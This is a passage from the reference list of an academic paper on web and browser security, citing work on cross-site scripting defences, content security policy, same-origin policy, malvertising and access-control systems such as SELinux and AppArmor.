[29] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, volume 5587/2009, pages 88–106, 2009.

[30] T. Espiner. Police maintain uneasy relations with cybervigilantes. *CNet News*, Jan 17 2007. `http://news.cnet.com/Police-maintain-uneasy-relations-with-cybervigilantes/2100-7348_3-6150817.html`.

[31] D. Goodin. Doubleclick caught supplying malware-tainted ads. *The Register*, Nov 13 2007. `http://www.theregister.co.uk/2007/11/13/doubleclick_distributes_malware/`.

[32] P. Gray. Why we secretly love lulzsec. *Risky.biz*, Jun 8 2011. `http://risky.biz/lulzsec`.

[33] Green Border Technologies. Greenborder desktop DMZ solutions, Nov 2007. `http://www.greenborder.com`.

[34] M. V. Gundy and H. Chen. Noncespaces: using randomization to enforce information flow tracking and thwart cross-site scripting attacks. In *Proc. of the 16th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb 8-11 2009. Internet Society.

[35] B. Heater. Facebook accounts for 25 percent of page views. *PCMag*, 2009. `http://www.pcmag.com/article2/0,2817,2354673,00.asp`.

[36] C. Herley. So long, and no thanks for the externalities: The rational rejection of security advice by users. *Proc. of The 2009 New Security Paradigms Workshop (NSPW'09)*, pages 133—144, Sep 8-11 2009.

[37] J. Howell, C. Jackson, H. J. Wang, and X. Fan. MashupOS: Operating system abstractions for client mashups. In *Workshop on Hot Topics in Operating Systems*, 2007.

[38] IBM Global Technology Services. IBM Internet Security Systems X-Force® 2008 mid-year trend statistics, Jul 2008. `http://www-935.ibm.com/services/us/iss/xforce/midyearreport/xforce-midyear-report-2008.pdf`.

[39] IBM Global Technology Services. IBM Internet Security Systems X-Force® 2008 trend & risk report, Jan 2009. `http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf`.

[40] IBM, Microsoft, RSA and Verisign. Web services security policy language (WS-SecurityPolicy). OASIS Standard, 2005. `http://specs.xmlsoap.org/ws/2005/07/securitypolicy/ws-securitypolicy.pdf`.

[41] Imperva's Application Defense Center. Imperva's web application attack report. Technical report, Imperva, Jul 2011. `http://www.imperva.com/go/hii_web/`.

[42] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh. Protecting browsers from DNS rebinding attacks. In *Proc. 14th ACM CCS*, pages 1–26, 2007.

[43] C. Jackson and H. J. Wang. Subspace: Secure cross-domain communication for web mashups. In *Proc. of the 16th International World Wide Web Conference (WWW2007)*, pages 611–620, Banff, Alberta, May 8-12 2007.

[44] T. Jim, N. Swamy, and M. Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *Proc. of the World Wide Web Conference (WWW2007)*, pages 601–610, Banff, Alberta, May 8-12 2007.

[45] A. Kang, A. Wiesmann, A. Russell, A. Klein, A. van der Stock, B. Greidanus, C. Todd, D. Grundy, D. Endler, D. Piliptchouk, D. Groves, D. Browne, E. Keary, E. Arroyo, F. Lemmon, G. McKenna, H. Lockhart, I. By-Gad, J. Poteet, J. P. Arroyo, K. Mookhey, K. McLaughlin, M. Curphey, M. Eizner, M. Howard, M. Simonsson, N. Krawetz, N. Tranter, R. Endres, R. Stirbei, R. Parke, R. Hansen, R. McNamara, S. Taylor, S. Huseby, T. Smith, and W. Hau. A guide to building secure web applications and web services. *The Open Web Application Security Project (OWASP)*, 2005. `https://www.owasp.org/index.php/OWASP_Guide_Project`.

[46] A. Leitner. Apparmor vs. selinux. *Linux Magazine*, pages 40–42, Aug 2006.

[47] N. Leontiadis, T. Moore, and N. Christin. Measuring and analyzing search-redirection attacks in the illicit online prescription drug trade. In *Proceedings of the 20th USENIX Security Symposium*, pages 281–298, San Francisco, CA, Aug 2011.

[48] A. Lieuallen, A. Boodman, and J. Sundström. Greasemonkey 0.8.20090123.1. *Firefox Add-ons*, Feb 18 2009. `https://addons.mozilla.org/en-US/firefox/addon/748`.

[49] M. T. Louw, K. T. Ganesh, and V. Venkatakrishnan. Adjail: Practical enforcement of confidentiality and integrity policies on web advertisements. In *19th USENIX Security Symposium*, Washington, DC, USA, Aug 2010.

[50] C. Lyons. Facebook can use your pictures for ads, no permission required. *Los Angeles Times*, Jul 24 2009. `http://opinion.latimes.com/opinionla/2009/07/facebook-can-use-your-pictures-for-ads-no-permission-required.html`.

[51] G. Maone. Noscript. *InformAction Open Source Software*, 2010. `http://noscript.net/`.

[52] E. A. Meyer, T. Murtaugh, J. S. Maria, K. Stevens, and J. Zeldman. Findings from the a list apart survey, 2010. *A List Apart*, 2011. `http://aneventapart.com/alasurvey2010/`.

[53] Microsoft Corporation. Activex controls. MSDN Library Article, 2010. `http://msdn.microsoft.com/en-us/library/aa268985%28VS.60%29.aspx`.

[54] Microsoft Live Labs. Web sandbox, 2008. `http://websandbox.livelabs.com/`.

[55] P. Mockapetris. Domain names - concepts and facilities. RFC 1034 (Internet Engineering Task Force Standard), Nov. 1987. Updated by RFCs 1101, 1183, 1348, 1876, 1982, 2065, 2181, 2308, 2535, 4033, 4034, 4035, 4343, 4035, 4592, 5936.

[56] Mozilla. No inline scripts will execute. *Security/CSP/Design Considerations*, Mar 2010. `https://wiki.mozilla.org/Security/CSP/Design_Considerations#No_inline_scripts_will_execute`.

[57] Y. Nakamura. Simplifying policy management with simplifying policy management with selinux policy editor. In *2005 SELinux Symposium*, 2005.

[58] Netscape. A re-introduction to javascript, Aug 2008. `https://developer.mozilla.org/en/A_re-introduction_to_JavaScript`.

[59] Netscape Communications Corporation. Chapter 14: Javascript security. In *Client-Side JavaScript Guide (version 1.3)*, May 1999. `http://devedge-temp.mozilla.org/library/manuals/2000/javascript/1.3/guide/sec.html#1021266`.

[60] C. Newman. *Sams Teach Yourself PHP in 10 Minutes*. Sams, 2005.

[61] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *The 12th Annual Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2005.

[62] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening web applications using precise tainting. In *Proc. 20th IFIP International Information Security Conference*, pages 372–382. IFIP, 2005.

[63] Novell. Apparmor and selinux comparison, 2009. `http://www.novell.com/linux/security/apparmor/selinux_comparison.html`.

[64] OASIS. Authentication context for the OASIS security assertion markup language (SAML) v2.0. (Standard), Mar 2005.

[65] T. Oda and A. Somayaji. Visual security policy for the web. In *USENIX Workshop on Hot Topics in Security (HotSec '10)*, Aug 10 2010.

[66] T. Oda, G. Wurster, P. van Oorschot, and A. Somayaji. SOMA: Mutual approval for included content in web pages. In *ACM Computer and Communications Security (CCS'08)*, pages 89–98, Oct 2008.

[67] T. Oda, G. Wurster, P. van Oorschot, and A. Somayaji. SOMA: Mutual approval for included content in web pages. Technical Report TR-08-07, School of Computer Science, Carleton University, Apr 2008.

[68] OWASP. Web application firewall. `http://www.owasp.org/index.php/Web_Application_Firewall`.

[69] W. Palant. Adblock plus 1.0.1. *Firefox Add-ons*, Jan 2009. `https://addons.mozilla.org/en-US/firefox/addon/1865`.

[70] S. D. Paola and G. Fedon. Subverting ajax. In *Proc. of the 23rd Chaos Communication Congress*, Dec 2006.

[71] A. Parsa. Fresh evidence suggests belkin's amazon sales rep was engaged in more unethical activities. *The Daily Background*, Jan 19 2009. `http://www.thedailybackground.com/2009/01/19/`.

[72] N. Provos, P. Mavrommatis, M. Abu, and R. F. Monrose. All your iframes point to us. In *Proc. of the 17th USENIX Security Symposium*, 2008.

[73] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser: Analysis of web-based malware. In *Workshop on Hot Topics in Understanding Botnets (HotBots)*, volume 10. USENIX, Apr 2007.

[74] D. Raggett, J. Lam, I. Alexander, and M. Kmiec. *Raggett on HTML 4*, chapter 2. Addison Wesley Longman, 1998.

[75] J. Reimer. Microsoft apologizes for serving malware. *ars technica*, Feb 21 2007. `http://arstechnica.com/news.ars/post/20070221-8898.html`.

[76] RSnake. Xss (cross site scripting) cheat sheet esp: for filter evasion. *http://ha.ckers.org/*, 2008.

[77] J. Ruderman. Same origin policy for javascript, Sept 2008. `https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript`.

[78] ScanSafe. Global threat report: September 2008 / 3q08, Sept 2008. `http://www.scansafe.com/downloads/gtr/Q308_GTR.pdf`.

[79] J. Schuh. Same-origin policy part 1: Why we're stuck with things like XSS and XSRF/CSRF, Feb 2007. `http://taossa.com/index.php/2007/02/08/same-origin-policy/`.

[80] J. Schuh. Same-origin policy part 2: Server-provided policies?, Feb 2007. `http://taossa.com/index.php/2007/02/17/same-origin-proposal/`.

[81] M. Sharma. Selinux: Comprehensive security at the price of usability. *linux.com*, Dec 2006. `http://www.linux.com/learn/tutorials/305764-selinux-comprehensive-security-at-the-price-of-usability`.

[82] P. Smith. Top 10 firefox extensions to avoid. *Computerworld*, Apr 10 2007. `http://www.computerworld.com/s/article/9015599/Top_10_Firefox_extensions_to_avoid`.

[83] S. Stamm, B. Sterne, and G. Markham. Reining in the web with content security policy. In *Proceedings of the 19th international conference on World wide web*, WWW '10, pages 921–930, New York, NY, USA, 2010. ACM.

[84] B. Sterne. Security/csp/spec. Technical report, Mozilla Corporation, 2009. `https://wiki.mozilla.org/Security/CSP/Spec`.

[85] L. Suto. Analyzing the accuracy and time costs of web application security scanners. Feb 2010. `http://www.ntobjectives.com/files/Accuracy_and_Time_Costs_of_Web_App_Scanners.pdf`.

[86] The Web Standards Project. Acid3 browser test. `http://www.webstandards.org/action/acid3/`.

[87] URI Planning Interest Group, W3C/IETF. Uris, urls, and urns: Clarifications and recommendations 1.0. (W3C Note 21), Sep 2001. `http://www.w3.org/TR/uri-clarification/`.

[88] A. van Kesteren and L. Hunt. Selectors api level 1: W3c candidate recommendation 22. *World Wide Web Consortium (W3C)*, Dec 2009. `http://www.w3.org/TR/selectors-api/`.

[89] M. Vieira, N. Antunes, and H. Madeira. Using web security scanners to detect vulnerabilities in web services. In *Dependable Systems Networks, 2009. DSN '09. IEEE/IFIP International Conference on*, pages 566 –571, Jul 2 2009.

[90] VMware, Inc. Browser appliance virtual machine, Nov 2007. `http://www.vmware.com/vmtn/vm/browserapp.html`.

[91] P. Vogt, F. Nentwich, N. Jovanovic, C. Kruegel, E. Kirda, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *14th Annual Network and Distributed System Security Symposium (NDSS 2007)*, San Diego, CA, Feb 2007. Internet Society.

[92] W3C. 6.4 the cascade. *Cascading Style Sheets Level 2 Revision 1 (CSS 2.1) Specification: W3C Working Draft 07*, Dec 2010.

[93] W3C. 4.8.2 the iframe element. *HTML5: A vocabulary and associated APIs for HTML and XHTML. Editor's Draft 9*, Feb 2011.

[94] H. J. Wang, X. Fan, J. Howell, and C. Jackson. Protection and communication abstractions for web browsers in MashupOS. In *21st ACM Symposium on Operating Systems Principles (SOSP)*, pages 1–16, 2007.

[95] Web Application Security Consortium. Web application firewall evaluation criteria. (1.0), Jan 2006. `http://www.webappsec.org/projects/wafec/v1/wasc-wafec-v1.0.html`.

[96] Web Application Security Consortium. The WASC threat classification v2.0. 2010. `http://projects.webappsec.org/f/WASC-TC-v2_0.pdf`.

[97] WhiteHat Security. Fall 09 website security statistics report, 2009. `http://www.whitehatsec.com/home/assets/WPstats_fall09_8th.pdf`.

[98] WhiteHat Security. WhiteHat website security statistic report: Fall 2010, 10th edition – industry benchmark, Fall 2010. `https://www.whitehatsec.com/resource/stats.html#fall10stats`.

[99] WhiteHat Security. WhiteHat website security statistic report winter 2011, 11th edition – measuring website security: Windows of exposure, Winter 2011 2011. `https://www.whitehatsec.com/resource/stats.html#winter11stats`.

[100] D. Wichers. OWASP top 10 2010. *The Open Web Application Security Project*, 2010. `http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`.

[101] J. Wilander. Csp and web analytics. *public-web-security@w3.org mailing list*, Jun 8 2011. `http://lists.w3.org/Archives/Public/public-web-security/2011Jun/0074.html`.

[102] World Wide Web Consortium (W3C). HTML 5: A vocabulary and associated APIs for HTML and XHTML. W3C Working Draft, Aug 2009. `http://www.w3.org/TR/2009/WD-html5-20090825/`.

[103] World Wide Web Consortium (W3C). XMLHttpRequest. W3C Working Draft, 19 Nov 2009. `http://www.w3.org/TR/XMLHttpRequest/`.

[104] G. Wurster and P. C. van Oorschot. The developer is the enemy. In *New Security Paradigms Workshop (NSPW'08)*, pages 89–97. ACM press, Sep 2008.

[105] W. Xu, S. Bhatkar, and R. Sekar. Taint-enhanced policy enforcement: A practical approach to defeat a wide range of attacks. In *15th Usenix Security Symposium*, pages 121–136, 2006.

[106] D. Yu. How to spam facebook like a pro: An insider's confession. *TechCrunch*, Nov 1 2009. `http://techcrunch.com/2009/11/01/how-to-spam-facebook-like-a-pro-an-insiders-confession/`.

[107] M. Zandstra. *Sams Teach Yourself PHP in 24 Hours*. Sams, 3rd edition, 2003.